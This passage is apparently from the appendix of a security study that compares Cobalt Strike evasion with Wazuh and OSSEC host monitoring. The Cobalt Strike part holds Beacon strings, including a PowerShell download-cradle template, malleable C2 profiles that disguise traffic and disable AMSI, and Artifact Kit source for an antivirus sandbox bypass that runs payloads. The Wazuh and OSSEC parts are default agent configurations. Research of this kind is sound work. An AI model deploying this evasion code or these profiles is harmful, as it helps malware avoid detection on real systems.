string "%s.3%08x%08x%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%08x%08
 x%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.2%08x%08x%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.2%08x%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.2%08x%08x%08x%08x%08x.%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.1%08x%08x%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.1%08x%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.1%08x%08x%08x%08x%08x.%x%x.%s";
string "%s.1%08x%08x%08x%08x.%x%x.%s";
string "%s.1%08x%08x%08x.%x%x.%s";
string "%s.1%08x%08x.%x%x.%s";
string "%s.1%08x.%x%x.%s";
string "api.%x%x.%s";
string "unknown";
string "could not run command (w/ token) because of its length of %d bytes!";
string "could not spawn %s (token): %d";
string "could not spawn %s: %d";
string "Could not open process token: %d (%u)";
string "could not run %s as %s\\%s: %d";
string "COMSPEC";
string " /C ";
string "could not upload file: %d";
string "could not open %s: %d";
string "could not get file time: %d";
string "could not set file time: %d";
string "127.0.0.1";
string "Could not connect to pipe (%s): %d";
string "Could not open service control manager on %s: %d";
string "Could not create service %s on %s: %d";
string "Could not start service %s on %s: %d";
string "Started service %s on %s";
string "Could not query service %s on %s: %d";
string "Could not delete service %s on %s: %d";
string "SeDebugPrivilege";
string "SeTcbPrivilege";
string "SeCreateTokenPrivilege";
string "SeAssignPrimaryTokenPrivilege";
string "SeLockMemoryPrivilege";
string "SeIncreaseQuotaPrivilege";
string "SeUnsolicitedInputPrivilege";
string "SeMachineAccountPrivilege";
string "SeSecurityPrivilege";
string "SeTakeOwnershipPrivilege";
string "SeLoadDriverPrivilege";
string "SeSystemProfilePrivilege";
string "SeSystemtimePrivilege";
string "SeProfileSingleProcessPrivilege";
string "SeIncreaseBasePriorityPrivilege";
string "SeCreatePagefilePrivilege";
string "SeCreatePermanentPrivilege";
string "SeBackupPrivilege";
string "SeRestorePrivilege";
string "SeShutdownPrivilege";
string "SeAuditPrivilege";
string "SeSystemEnvironmentPrivilege";
string "SeChangeNotifyPrivilege";
string "SeRemoteShutdownPrivilege";
string "SeUndockPrivilege";
string "SeSyncAgentPrivilege";
string "SeEnableDelegationPrivilege";
string "SeManageVolumePrivilege";
string "Could not create service: %d";
string "Could not start service: %d";
string "Failed to impersonate token: %d";
string "Failed to get token";
string "IsWow64Process";
string "kernel32";
string "Could not open '%s'";
string "%s\\%s";
string "copy failed: %d";
string "move failed: %d";
string "D 0 %02d/%02d/%02d %02d:%02d:%02d %s";
string "F %I64d %02d/%02d/%02d %02d:%02d:%02d %s";
string "Wow64DisableWow64FsRedirection";
string "Wow64RevertWow64FsRedirection";
string "ppid %d is in a different desktop session (spawned jobs may fail). Use
 'ppid' to reset.";
string "could not allocate %d bytes in process: %d";
string "could not write to process memory: %d";
string "could not adjust permissions in process: %d";
string "could not create remote thread in %d: %d";
string "could not open process %d: %d";
string "%d is an x64 process (can't inject x86 content)";
string "%d is an x86 process (can't inject x64 content)";
string "syswow64";
string "system32";
string "Could not set PPID to %d: %d";
string "Could not set PPID to %d";
string "ntdll";
string "NtQueueApcThread";
string "%ld ";
string "%.2X";
string "%.2X:";
string "process";
string "Could not connect to pipe: %d";
string "%d %d %s";
string "Kerberos";
string "kerberos ticket purge failed: %08x";
string "kerberos ticket use failed: %08x";
string "could not connect to pipe: %d";
string "could not connect to pipe";
string "Maximum links reached. Disconnect one";
string "%d %d %d.%d %s %s %s %d %d";
string "Could not bind to %d";
string "IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/')";
string "%%IMPORT%%";
string "Command length (%d) too long";
string "IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:%u/');
    %s";
string "powershell -nop -exec bypass -EncodedCommand \"%s\"";
string "?%s=%s";
string "%s&%s=%s";
string "%s%s: %s";
string "%s&%s";
string "%s%s";
string "Could not kill %d: %d";
string "%s %d %d";
string "%s %d %d %s %s %d";
string "%s\\*";
string "sha256";
string "abcdefghijklmnop";
string "sprng";
string "could not create pipe: %d";
string "I'm already in SMB mode";
string "%s (admin)";
string "Could not open process: %d (%u)";
string "Failed to impersonate token from %d (%u)";
string "Failed to duplicate primary token for %d (%u)";
string "Failed to impersonate logged on user %d (%u)";
string "Could not create token: %d";
string "HTTP/1.1 200 OK";
string "Content-Type: application/octet-stream";
string "Content-Length: %d";
string "Microsoft Base Cryptographic Provider v1.0";
}

# define indicators for an HTTP GET
http-get {
# Beacon will randomly choose from this pool of URIs
set uri "/ca /dpixel /__utm.gif /pixel.gif /g.pixel /dot.gif /updates.rss
    /fwlink
 /cm /cx /pixel /match /visit.js /load /push /ptj /j.ad /ga.js /en_US/all.js
 /activity /IE9CompatViewList.xml";

client {
# base64 encode session metadata and store it in the Cookie header.
metadata {
base64;
header "Cookie";
}
}

server {
# server should send output with no changes
header "Content-Type" "application/octet-stream";

output {
print;
}
}
}

# define indicators for an HTTP POST
http-post {
# Same as above, Beacon will randomly choose from this pool of URIs [if
 multiple URIs are provided]
set uri "/submit.php";

client {
header "Content-Type" "application/octet-stream";

# transmit our session identifier as /submit.php?id=[identifier]
id {
parameter "id";
}

# post our output with no real changes
output {
print;
}
}

# The server's response to our HTTP POST
server {
header "Content-Type" "text/html";

# this will just print an empty string, meh...
output {
print;
}
}
}

# define indicators/attributes for a DNS Beacon
dns-beacon {
    # maximum number of bytes to send in a DNS A record request
    set maxdns    "255";

    set beacon "";
    set get_A "cdn.";
    set get_AAAA "www6.";
    set get_TXT "api.";
    set put_metadata "www.";
    set put_output "post.";
}
```

D2 - Builtin evasion malleable profile

The following lists the builtin evasion malleable profile used by Cobalt Strike

```
# Author: @giger

stage {
        set userwx "false";
        set cleanup "true";
        set sleep_mask "true";
}

process-inject {
        set startrwx "false";
        set userwx "false";
        set bof_reuse_memory "false";
}

post-ex {
        set amsi_disable "true";
        set pipename "random_##";
        set spawnto_x86 "%windir%\\syswow64\\notepad.exe";
        set spawnto_x64 "%windir%\\sysnative\\notepad.exe";
}


http-get {
        set uri "/__utm.gif";
        client {
                parameter "utmac" "UA-2202604-2";
                parameter "utmcn" "1";
                parameter "utmcs" "ISO-8859-1";
                parameter "utmsr" "1280x1024";
                parameter "utmsc" "32-bit";
                parameter "utmul" "en-US";

                metadata {
                        netbios;
                        prepend "__utma";
                        parameter "utmcc";
                }
        }

        server {
                header "Content-Type" "image/gif";

                output {
                        # hexdump pixel.gif
                        # 0000000 47 49 46 38 39 61 01 00 01 00 80 00 00 00 00
                        00
                        # 0000010 ff ff ff 21 f9 04 01 00 00 00 00 2c 00 00 00
                        00
                        # 0000020 01 00 01 00 00 02 01 44 00 3b

                        prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
                        prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c
                        \x00\x00\x00\x00";
                        prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80
                        \x00\x00\x00\x00";

                        print;
                }
        }
}

http-post {
        set uri "/___utm.gif";
        client {
                header "Content-Type" "application/octet-stream";

                id {
                        prepend "UA-220";
                        append "-2";
                        parameter "utmac";
                }

                parameter "utmcn" "1";
                parameter "utmcs" "ISO-8859-1";
                parameter "utmsr" "1280x1024";
                parameter "utmsc" "32-bit";
                parameter "utmul" "en-US";

                output {
                        print;
                }
        }

        server {
                header "Content-Type" "image/gif";

                output {
                        prepend "\x01\x00\x01\x00\x00\x02\x01\x44\x00\x3b";
                        prepend "\xff\xff\xff\x21\xf9\x04\x01\x00\x00\x00\x2c\x00
                        \x00\x00\x00";
                        prepend "\x47\x49\x46\x38\x39\x61\x01\x00\x01\x00\x80\x00
                        \x00\x00\x00";
                        print;
                }
        }
}

http-stager {
        server {
                header "Content-Type" "image/gif";
        }
}
```

D3 - Artifact Kit, modified bypass-pipe.c

The following lists the builtin evasion malleable profile used by Cobalt Strike

```
/*
 * Artifact Kit - A means to disguise and inject our payloads... *pHEAR*
 * (c) 2012-2023 Fortra, LLC and its group of companies. All trademarks and
 registered trademarks are the property of their respective owners.
 *
 *
 * A/V sandbox bypass with named pipes.
 *
 * Strategy - feed obfuscated payload data through a named pipe before
 *            executing it. This will cause many A/V sandbox tools to
 *            give up on the binary.
 */

#include <windows.h>
#include <stdio.h>
#include "patch.h"
#if USE_SYSCALLS == 1
#include "syscalls.h"
#include "utils.h"
#endif

/* a place to track our random-ish pipe name */
char pipename[64];

void server(char * data, int length) {
   DWORD  wrote = 0;
#if USE_SYSCALLS == 1
   HANDLE pipe = create_named_pipe(pipename);
#else
   HANDLE pipe = CreateNamedPipeA(pipename, PIPE_ACCESS_OUTBOUND,
   PIPE_TYPE_BYTE, 1, 0, 0, 0, NULL);
#endif

   if (pipe == NULL || pipe == INVALID_HANDLE_VALUE)
      return;

#if USE_SYSCALLS == 1
   BOOL result = connect_named_pipe(pipe);
#else
   BOOL result = ConnectNamedPipe(pipe, NULL);
```

```
#endif
   if (!result)
      return;

   while (length > 0) {
#if USE_SYSCALLS == 1
      result = write_file(pipe, data, length, &wrote);
#else
      result = WriteFile(pipe, data, length, &wrote, NULL);
#endif
      if (!result)
         break;

      data   += wrote;
      length -= wrote;
   }

#if USE_SYSCALLS == 1
   NtClose(pipe);
#else
   CloseHandle(pipe);
#endif
}

BOOL client(char * buffer, int length) {
   DWORD  read = 0;
#if USE_SYSCALLS == 1
   HANDLE pipe = create_named_pipe_file(pipename);
#else
   HANDLE pipe = CreateFileA(pipename, GENERIC_READ, FILE_SHARE_READ |
   FILE_SHARE_WRITE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
#endif
   if (pipe == INVALID_HANDLE_VALUE)
      return FALSE;

   /* read the encoded payload from the pipe */
   while (length > 0) {
#if USE_SYSCALLS == 1
      BOOL result = read_file(pipe, buffer, length, &read);
#else
      BOOL result = ReadFile(pipe, buffer, length, &read, NULL);
#endif
      if (!result)
         break;

      buffer += read;
      length -= read;
   }
```

```
#if USE_SYSCALLS == 1
   NtClose(pipe);
#else
   CloseHandle(pipe);
#endif
   return TRUE;
}

DWORD server_thread(LPVOID whatever) {
   phear * payload = (phear *)data;

   /* setup a pipe for our payload */
   server(payload->payload, payload->length);

   return 0;
}

DWORD client_thread(LPVOID whatever) {
   phear * payload = (phear *)data;

   /* allocate data for our "cleaned" payload */
   char * buffer = (char *)malloc(payload->length);

   /* try to connect to the pipe */
   do {
      Sleep(1024);
   }
   while (!client(buffer, payload->length));

   /* spawn our payload */
   spawn(buffer, payload->length, payload->key);

   /* clean up after ourselves */
   free(buffer);

   return 0;
}

void start(HINSTANCE mhandle) {
   /* switched from snprintf... as some A/V product was flagging based on the
   function *sigh*
      92, 92, 46, 92, 112, 105, 112, 101, 92 is \\.\pipe\

   */
   sprintf(pipename, "%c%c%c%c%c%c%c%c%crandom\\%d", 92, 92, 46, 92, 112, 105,
   112, 101, 92, (int)(GetTickCount() % 9898));
   /* start our server and our client */
#if USE_SYSCALLS == 1
   HANDLE thandle;
   NtCreateThreadEx(&thandle, THREAD_ALL_ACCESS, NULL, GetCurrentProcess(),
   &server_thread, NULL, 0, 0, 0, 0, NULL);
#else
   CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)&server_thread, (LPVOID)
   NULL, 0, NULL);
#endif

   client_thread(NULL);
}
```

E - WAZUH PROFILES

E1 - Default Wazuh FIM profile

The following lists the default FIM profile used by Wazuh

```
   <!-- File integrity monitoring -->
<syscheck>
 <disabled>no</disabled>
 <!-- Frequency that syscheck is executed default every 12 hours -->
 <frequency>43200</frequency>
 <!-- Default files to be monitored. -->
 <directories recursion_level="0" restrict="regedit.exe$|system.ini$|win.ini$">
 %WINDIR%</directories>
 <directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|
 cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|netsh.exe$
 |reg.exe$|regedt32.exe|regsvr32.exe|runas.exe|sc.exe|schtasks.exe|
 sethc.exe|subst.exe$">%WINDIR%\SysNative</directories>
 <directories recursion_level="0">%WINDIR%\SysNative\drivers\etc</directories>
 <directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\SysNative\wbem
 </directories>
 <directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\SysNative
 \WindowsPowerShell\v1.0</directories>
 <directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\SysNative
 </directories>
 <!-- 32-bit programs. -->
 <directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|
 cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|netsh.exe$
 |reg.exe$|regedit.exe$|regedt32.exe$|regsvr32.exe$|runas.exe$|sc.exe$
 |schtasks.exe$|sethc.exe$|subst.exe$">%WINDIR%\System32</directories>
 <directories recursion_level="0">%WINDIR%\System32\drivers\etc</directories>
 <directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\System32\wbem
```

```
</directories>
<directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\System32
\WindowsPowerShell\v1.0</directories>
<directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\System32
</directories>
<directories realtime="yes">%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs
\Startup</directories>
<ignore>%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
</ignore>
<ignore type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore>
<!-- Windows registry entries to monitor. -->
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\batfile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\cmdfile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\comfile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\exefile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\piffile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\AllFilesystemObjects
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Directory
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Folder</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Classes\Protocols
</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Policies
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Security</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft
\Internet Explorer</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
\Session Manager\KnownDLLs</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
\SecurePipeServers\winreg</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft
\Windows\CurrentVersion\Run</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft
\Windows\CurrentVersion\RunOnce</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
\RunOnceEx</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
\CurrentVersion\URL</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows
\CurrentVersion\Policies</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT
\CurrentVersion\Windows</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT
\CurrentVersion\Winlogon</windows_registry>
```

```
 <windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft
 \Active Setup\Installed Components</windows_registry>
 <!-- Windows registry entries to ignore. -->
 <registry_ignore>HKEY_LOCAL_MACHINE\Security\Policy\Secrets</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\Security\SAM\Domains\Account\Users
 </registry_ignore>
 <registry_ignore type="sregex">\Enum$</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc
 \Parameters\AppCs</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc
 \Parameters\PortKeywords\DHCP</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc
 \Parameters\PortKeywords\IPTLSIn</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc
 \Parameters\PortKeywords\IPTLSOut</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc
 \Parameters\PortKeywords\RPC-EPMap</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc
 \Parameters\PortKeywords\Teredo</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
 \PolicyAgent\Parameters\Cache</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
 \RunOnceEx</registry_ignore>
 <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
 \ADOVMPPackage\Final</registry_ignore>
 <!-- Frequency for ACL checking (seconds) -->
 <windows_audit_interval>60</windows_audit_interval>
 <!-- Nice value for Syscheck module -->
 <process_priority>10</process_priority>
 <!-- Maximum output throughput -->
 <max_eps>50</max_eps>
 <!-- Database synchronization settings -->
 <synchronization>
   <enabled>yes</enabled>
   <interval>5m</interval>
   <max_eps>10</max_eps>
 </synchronization>
</syscheck>
```

E2 - Default Wazuh agent configuration

The following lists the default agent configuration used by Wazuh

```
<!--
  Wazuh - Agent - Default configuration for Windows
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>

  <client>
    <server>
      <address>10.0.2.10</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>windows, windows10</config-profile>
    <crypto_method>aes</crypto_method>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <enrollment>
      <enabled>yes</enabled>
      <manager_address>10.0.2.10</manager_address>
      <agent_name>wazuh</agent_name>
    </enrollment>
  </client>


  <!-- Agent buffer options -->
  <client_buffer>
    <disabled>no</disabled>
    <queue_size>5000</queue_size>
    <events_per_second>500</events_per_second>
  </client_buffer>

  <!-- Log analysis -->

  <localfile>
    <location>Microsoft-Windows-Windows Defender/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
```

```
<localfile>
  <location>Application</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
  <query>Event/System[EventID != 5145 and EventID != 5156 and EventID !=
  5447 and
    EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID !=
    4660 and
    EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID !=
    4907 and
    EventID != 5152 and EventID != 5157]</query>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventchannel</log_format>
</localfile>

<localfile>
  <location>active-response\active-responses.log</location>
  <log_format>syslog</log_format>
</localfile>

<!-- Policy monitoring -->
<rootcheck>
  <disabled>no</disabled>
  <windows_apps>./shared/win_applications_rcl.txt</windows_apps>
  <windows_malware>./shared/win_malware_rcl.txt</windows_malware>
</rootcheck>

<!-- Security Configuration Assessment -->
<sca>
  <enabled>yes</enabled>
  <scan_on_start>yes</scan_on_start>
  <interval>12h</interval>
  <skip_nfs>yes</skip_nfs>
</sca>

<!-- File integrity monitoring -->
<syscheck>

  <disabled>no</disabled>

  <!-- Frequency that syscheck is executed default every 12 hours -->
```

```
<frequency>43200</frequency>

<!-- Default files to be monitored. -->
<directories recursion_level="0" restrict="regedit.exe$|system.ini$|win.ini$"
>%WINDIR%</directories>

<directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|
cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|netsh.exe$
|reg.exe$|regedt32.exe|regsvr32.exe|runas.exe|sc.exe|schtasks.exe|sethc.exe
|subst.exe$">%WINDIR%\SysNative</directories>
<directories recursion_level="0">%WINDIR%\SysNative\drivers\etc</directories>
<directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\SysNative\wbem
</directories>
<directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\SysNative
\WindowsPowerShell\v1.0</directories>
<directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\SysNative
</directories>

<!-- 32-bit programs. -->
<directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|
cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|netsh.exe$
|reg.exe$|regedit.exe$|regedt32.exe$|regsvr32.exe$|runas.exe$|sc.exe$|
schtasks.exe$|sethc.exe$|subst.exe$">%WINDIR%\System32</directories>
<directories recursion_level="0">%WINDIR%\System32\drivers\etc</directories>
<directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\System32\wbem
</directories>
<directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\System32
\WindowsPowerShell\v1.0</directories>
<directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\System32
</directories>

<directories realtime="yes">%PROGRAMDATA%\Microsoft\Windows\Start Menu\
Programs\Startup</directories>

<ignore>%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini
</ignore>

<ignore type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore>

<!-- Windows registry entries to monitor. -->
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\batfile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\cmdfile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\comfile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\exefile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\piffile</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\AllFilesystemObjects
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Directory
```

```
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Classes\Folder
</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Classes\
Protocols</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Policies
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Security</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Internet Explorer</windows_registry>

<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services
</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\
Session Manager\KnownDLLs</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\
SecurePipeServers\winreg</windows_registry>

<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\Run</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\RunOnce</windows_registry>
<windows_registry>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\RunOnceEx</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\URL</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows\CurrentVersion\Policies</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows NT\CurrentVersion\Windows</windows_registry>
<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Windows NT\CurrentVersion\Winlogon</windows_registry>

<windows_registry arch="both">HKEY_LOCAL_MACHINE\Software\Microsoft\
Active Setup\Installed Components</windows_registry>

<!-- Windows registry entries to ignore. -->
<registry_ignore>HKEY_LOCAL_MACHINE\Security\Policy\Secrets
</registry_ignore>
<registry_ignore>HKEY_LOCAL_MACHINE\Security\SAM\Domains\Account\Users
</registry_ignore>
<registry_ignore type="sregex">\Enum$</registry_ignore>
<registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\
MpsSvc\Parameters\AppCs</registry_ignore>
<registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\
MpsSvc\Parameters\PortKeywords\DHCP</registry_ignore>
<registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\
MpsSvc\Parameters\PortKeywords\IPTLSIn</registry_ignore>
```

```
    <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc\
    Parameters\PortKeywords\IPTLSOut</registry_ignore>
    <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc\
    Parameters\PortKeywords\RPC-EPMap</registry_ignore>
    <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\MpsSvc\
    Parameters\PortKeywords\Teredo</registry_ignore>
    <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\
    PolicyAgent\Parameters\Cache</registry_ignore>
    <registry_ignore>HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\
    RunOnceEx</registry_ignore>
    <registry_ignore>HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\
    ADOVMPPackage\Final</registry_ignore>

    <!-- Frequency for ACL checking (seconds) -->
    <windows_audit_interval>60</windows_audit_interval>

    <!-- Nice value for Syscheck module -->
    <process_priority>10</process_priority>

    <!-- Maximum output throughput -->
    <max_eps>50</max_eps>

    <!-- Database synchronization settings -->
    <synchronization>
      <enabled>yes</enabled>
      <interval>5m</interval>
      <max_eps>10</max_eps>
    </synchronization>
  </syscheck>

  <!-- System inventory -->
  <wodle name="syscollector">
    <disabled>no</disabled>
    <interval>1h</interval>
    <scan_on_start>yes</scan_on_start>
    <hardware>yes</hardware>
    <os>yes</os>
    <network>yes</network>
    <packages>yes</packages>
    <ports all="no">yes</ports>
    <processes>yes</processes>

    <!-- Database synchronization settings -->
    <synchronization>
      <max_eps>10</max_eps>
    </synchronization>
  </wodle>
  <!-- CIS policies evaluation -->
  <wodle name="cis-cat">
    <disabled>yes</disabled>
    <timeout>1800</timeout>
    <interval>1d</interval>
    <scan-on-start>yes</scan-on-start>

    <java_path>\\server\jre\bin\java.exe</java_path>
    <ciscat_path>C:\cis-cat</ciscat_path>
  </wodle>

  <!-- Osquery integration -->
  <wodle name="osquery">
    <disabled>yes</disabled>
    <run_daemon>yes</run_daemon>
    <bin_path>C:\Program Files\osquery\osqueryd</bin_path>
    <log_path>C:\Program Files\osquery\log\osqueryd.results.log</log_path>
    <config_path>C:\Program Files\osquery\osquery.conf</config_path>
    <add_labels>yes</add_labels>
  </wodle>

  <!-- Active response -->
  <active-response>
    <disabled>no</disabled>
    <ca_store>wpk_root.pem</ca_store>
    <ca_verification>yes</ca_verification>
  </active-response>

  <!-- Choose between plain or json format (or both) for internal logs -->
  <logging>
    <log_format>plain</log_format>
  </logging>

</ossec_config>

<!-- END of Default Configuration. -->
```

F - OSSEC PROFILES

F1 - Default OSSEC agent configuration

The following lists the default agent configuration used by OSSEC

```
<!-- OSSEC-HIDS Win32 Agent Configuration.
  -  This file is composed of 3 main sections:
  -    - Client config - Settings to connect to the OSSEC server
  -    - Localfile     - Files/Event logs to monitor
  -    - syscheck      - System file/Registry entries to monitor
  -->

<!-- READ ME FIRST. If you are configuring OSSEC-HIDS for the first time,
  -  try to use the "Manage_Agent" tool. Go to Control Panel->OSSEC Agent
  -  to execute it.
  -
  -  First, add a server-ip entry with the real IP of your server.
  -  Second, and optionally, change the settings of the files you want
  -          to monitor. Look at our Manual and FAQ for more information.
  -  Third, start the Agent and enjoy.
  -
  -  Example of server-ip:
  -  <client> <server-ip>1.2.3.4</server-ip> </client>
  -->

<ossec_config>

  <!-- One entry for each file/Event log to monitor. -->
  <localfile>
    <location>Application</location>
    <log_format>eventlog</log_format>
  </localfile>
```

```
<localfile>
  <location>Security</location>
  <log_format>eventlog</log_format>
</localfile>

<localfile>
  <location>System</location>
  <log_format>eventlog</log_format>
</localfile>

<localfile>
  <location>Windows PowerShell</location>
  <log_format>eventlog</log_format>
</localfile>

<!-- Rootcheck - Policy monitor config -->
<rootcheck>
  <windows_audit>./shared/win_audit_rcl.txt</windows_audit>
  <windows_apps>./shared/win_applications_rcl.txt</windows_apps>
  <windows_malware>./shared/win_malware_rcl.txt</windows_malware>
</rootcheck>

 <!-- Syscheck - Integrity Checking config. -->
<syscheck>

  <!-- Default frequency, every 20 hours. It doesn't need to be higher
    -  on most systems and one a day should be enough.
    -->
  <frequency>72000</frequency>

  <!-- By default it is disabled. In the Install you must choose
    -  to enable it.
    -->
  <disabled>no</disabled>

  <!-- Default files to be monitored - system32 only. -->
  <directories check_all="yes">%WINDIR%/win.ini</directories>
  <directories check_all="yes">%WINDIR%/system.ini</directories>
  <directories check_all="yes">C:\autoexec.bat</directories>
  <directories check_all="yes">C:\config.sys</directories>
  <directories check_all="yes">C:\boot.ini</directories>

  <directories check_all="yes">%WINDIR%/SysNative/at.exe</directories>
